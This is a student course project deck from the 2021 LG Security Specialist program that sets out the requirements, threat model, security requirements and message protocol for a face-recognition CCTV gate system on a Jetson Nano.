Course Project

Gate System (CCTV)

2021 LG Security Specialist
Team 2

Phase I


Secure Development

Team Charter (Phase I)

Role	Description	Members
Program Manager	Manage the project schedule & requirements and documentation	● *Gigwan Lee* ● *Heejung Jeoung*
Architect	Responsible for the system architecture	● *Wonwoo Kim*
Implementation (Server)	Responsible for the server side (Jetson Nano) implementation	● *Wonwoo Kim* ● *Bokyoung Ku* ● *Heejung Jeoung*
Implementation (Client)	Responsible for the client side, UI.	● *Ukheon Jeong* ● *Gigwan Lee*
Security	Responsible for the secure coding & function testing	● *Bokyoung Ku*
Mentor	Mentor	● *David Belasco*

- Contact info : lg-security-specialist-team2@googlegroups.com
- Github : https://github.com/jacob-ku/specialist-team2

Project Schedule (Phase I)



May 31

Jun 9

Jun 11

Jun 18

Security Design

Implementation

Security Evaluation

Date	Key Milestone	Task	Artifacts	Status
May 31 ~ Jun 4	Security Design	- Setup R&R - Gather Requirement - Design Architecture - Risk Assessment	- SRS document - DFD - Risk Assessment - Documents	●
Jun 9 ~ Jun 11	Implementation	- Architecture	- Design Document	●
Jun 14 ~ Jun 18	Security Evaluation	- Implementation - Integration & Testing - Security Evaluation	- Source Code - Test Cases Document	●

Functional Requirements (1)

Server (Camera & Image Analysis Application)

1) Learning Mode

   i. Input person name from ‘User Display & System Control Application’ who is in front of camera

   ii. Get jpeg images and save them to DB

2) Run Mode

   i. Capture jpeg from camera input

   ii. Analyze jpeg image and generate recognition result

   iii. Send the image and analyzed result to ‘User Display & System Control Application’

3) Test Run Mode

   i. Capture jpeg from a video file

   ii. Analyze jpeg and generate the recognition result

   iii. Send the image and analyzed result to ‘User Display & System Control Application’

< Jetson Nano >

4) User Authentication

   i. Authenticate the user from ‘User Display & System Control Application’.

Functional Requirements (2)

Client (User Display & System Control Application)

1) User Authentication

   i. Input ID and password to authenticate the user.

2) Operational Mode Control

   i. Select Learning/Run/Test Run mode

3) Communication Mode Control


   i. Select secure(TLS) / non-secure mode (Non-TLS)

   ii. Input server IP address and port number

4) Receive Result and Display

   i. Display the image received from ‘Camera & Image Analysis Application’

   ii. Display recognition result on the image



TEAM 2

IP : 192.168.0.8 ID : admin

PORT: 8008 PW : *****

☑ Secure Mode

○ Learning Mode

NAME: Mahsa

● Run Mode

○ Test Run Mode

< UX Design >

Security Requirements (SQUARE-Lite)

1. Agree on Definition

Terms	Definition
TLS	Transport Layer Security TLS is a cryptographic protocol designed to provide communications security over a computer network.
SSL	This secure protocol developed for sending information securely over the Internet.
Sensitive data	Sensitive data is defined as any information that is protected against unwarranted disclosure. Protection of data may be required for legal or ethical reasons, for issues pertaining to personal privacy, or for proprietary considerations. ● Human data: e.g. health, genetic and personal information, data that may identify a person ● Ecological data: e.g. location of endangered species or other conservation efforts ● Confidential data: e.g. trade secrets
PII	Personally Identifiable Information
GSS	Gate System Server (Camera & Image Analysis Application.)
GSC	Gate System Client (User Display & System Control Application.)
Certificate	Electronic credentials that bind the identity of the certificate owner to a pair of electronic encryption keys.
Vulnerability	openness to attack or hurt, either physically or in other ways
Communication Channel	A communication channel refers either to a physical transmission medium such as a wire, or to a logical connection over a multiplexed medium such as a radio channel in telecommunications and computer networking.
Tampering	Any unauthorized modification that alters the legitimate functioning of a system or equipment. It may cause the weakening of the security function provided by the system or damage to the functionality.

Security Requirements (SQUARE-Lite)

2. Identify Assets and Security Goals


Goals	Contents
Business Goals	Provide a face recognition system to identify employees.
Security Goals	Recognized face images and image analyzed results which is personal/sensitive information must be protected while transmitting on the network.
	User credential and stored images have to be protected.
	Security weakness and vulnerabilities after launching the system must be minimized as much as possible.

Assets	Location
Captured face images (PII)	Transmitted over the network ,Stored in the server side storage
Added face images (PII)	Stored in the server side storage
Image analyzed results (PII)	Transmitted over the network
FaceNet trained model files, CNN (Convolutional Neural Network) trained model files	Stored in the server side storage
User credential	Transmitted over the network ,Stored in the server side storage

Security Requirements (SQUARE-Lite)

3. Perform risk assessment

ThreatModeling


Jetson Nano
User account credential
- Send user credential
- Send result
- Request user credential
- Send user credential
Keystore
- Send key information
- Request key information
1.1 Camera & Image Analysis App
- Send key information
- Send result
Face Recognition related data
- Request stored data
- Send face data with name
- Send Face data with name
- Send result
Send Request
Imag Frame, analysis info
Host PC
1.2 User Display & System Control App
Display result
Request Face enroll and recognition
E1. User
: Target area

Security Requirements (SQUARE-Lite)

4. Elicit security requirements (1)

Category	Security Requirements (Level 1)	Security Requirements (Level 2)	Related threat ID	Priority (High, Mid, Low)
Information Disclosure	Data transmitted over the network must be protected to prevent information disclosure.	The communication channel must be encrypted when the captured/recognized image and analyzed result are transmitted.	62, 63, 64, 66	High
		TLS 1.2 or higher must be applied.		High
	Stored data for face recognition must be handled securely.	Contents of database must be encrypted in AES256. And, the pass phrase must follow the guide of LG SDL.	117	High
		The encryption key must NOT be stored as the raw format, and must be protected against the reverse engineering.	138	High
		Name as a input of learning mode are allowed only alphabet and digit numbers. Max. length is 16	70, 71	Mid
		Database has the size limitation, not to make system disk overflow. If the database size is near the limitation, server application must warn to the administrator by email or other ways.	119	Low
	Information for network connection must NOT be easily found from the client application.	Client application must hide IP address and port value for the server connection in the source code.	66	High
		When client application save the IP address and port for next usage, those information must be hidden.	66	Mid
Spoofing, Elevation of Privilege	Only authenticated persons can access the server application service of Jetson Nano with the proper access rights.	Force the user to enter credentials and Provide granting/denying the access to GSC	69	High
		User ID and password are allowed only alphabet and digit numbers. Max. length is 16.	70, 71	Mid
		Provide limited operating privilege by user accounts.	69, 70, 71	Low
		Server application must manage the password for the authentication as the hashed format, and compare the input password from the client application after hashing.	136	High

Security Requirements (SQUARE-Lite)

4. Elicit security requirements (2)

Category	Security Requirements (Level 1)	Security Requirements (Level 2)	Related threat ID	Priority (High, Mid, Low)
Tampering	Server application must transfer only the requested data to the client application.	Response commands which the server application transfers should contain the same request command type from the client applications.	64	Mid
		Whenever the client application receives the response command, client application should check if its command type is the same as the original request command type.	64	Mid
Denial of Service	Server application must always provide the stable services when the client application tries to connect and requests	Server application can prohibit the maximum service connections to provide the stable services. (Max : 1)	67, 68	Mid
Repudiation	All server/client application activities should be logged. But the sensitive data must NOT be included in the log.	All activities of the server application must be recorded as the log file, except of the repeatedly transferred message (e.g. 'RUN' and 'Test Run' mode) - Instead, the started time of the repeatedly transferred message should be recorded without sensitive information.	65	Mid
		All activities of the client application must be recorded as the log file, except of the repeatedly received message (e.g. 'RUN" and 'Test Run' mode) - Instead, the started time of the repeatedly transferred message should be recorded without sensitive information.	76	Mid
		Any sensitive data (e.g. password) must NOT be recorded into the log file.	X	High
		Logging file has the size limitation, not to make system disk overflow. If the file size is near the limitation, server application must warn to the administrator by email or other ways.	67, 68	Low
		Server application must check if the logging file is not a linked file.	X	Low

Threats and Mitigation


Threat Scenario

An unauthorized individual gains access to the GSS thru GSC and tries to add/modify/delete face images. The system detects the malicious behavior and prevents the unauthorized individual’s actions.

Category	Threats	Mitigation
Information Disclosure	The stored face image related data on server side can be disclosed to an unauthorized user. The transmitting data on the communication between server /client can be disclosed to unauthorized user.	Provide encryption on the stored data on server side Provide encrypted the communication channel between server/client
Spoofing, Elevation of Privilege	Unauthorized user can run the program without any restriction.	Provide login functionality for user authentication/authorization
Tampering	Unauthorized user can manipulate the request/response	Validate requests/responses from each peer
Denial of Service	There is a limitation of resources on embedded application. Server application may not work properly due to massive request from clients.	Manage the connection between server/client
Repudiation	No logging feature for tracking the activities of the applications	Add logging on server/client

Secure Design

Initial Architecture




GSC (Gate System Client)

GSS (Gate System Server)

Secure Design

Secure Architecture

We will mitigate through constituting the multi-layered protection strategies against threats to programs and systems.



Secure Design

Message Protocol


Comprehensive list of the message protocols to provides between the client and the server.

Functionality	Request (GSC)	Response (GSS)
Authenticates the user and run the mode	**[request]** msgId : [seq number] user : [user id] passwd : [user password] mode : [learn | run | test run]	**[response]** msgId : [seq number] result : [ok/nok]
Capture the face image	**[request]** msgId : [seq number] mode : [capture]	**[response]** msgId : [seq number] result : [ok/nok]
Cancel the capture	**[request]** msgId : [seq number] mode : [cancel]	**[response]** msgId : [seq number] result : [ok/nok]
Confirm to add the new face image	**[request]** msgId : [seq number] mode : [confirm] name : [name]	**[response]** msgId : [seq number] result : [ok/nok]
Transmit the video stream		**[stream]** mode : [learn | run | test run] data length : [length] data : [raw image data]

Secure Design

Message Protocol Structure

The protocol designed for use over TLS/Non-TLS to deal with all possible types against it.



Message Type (2 byte)	Message ID (4 byte)	Mode (2 byte)	Data Length (4 byte)	Data - Request, Stream (0 ~ 1012 byte)

Type	Value
Request	0x5501
Response	0x5502
Stream	0x5503

Random Seed
+ Sequence


Mode	Value
Learning	0x3301
Run	0x3302
Test Run	0x3303
Capture	0x3304
Cancel	0x3305
Confirm	0x3306
Result OK	0x3307
Result NOK	0x3308
Stream	0x3309

ID Length (4 byte)	ID buffer	PWD Length (4 byte)	PWD buffer

Name Length (4 byte)	Name buffer

Secure Design

Sequence Diagram



Common mode (Run, Learning, Test Run)

Conditional

TLS Handshake Procedure
(If secure mode selected)


1. Click ‘Connect’ button
[request]
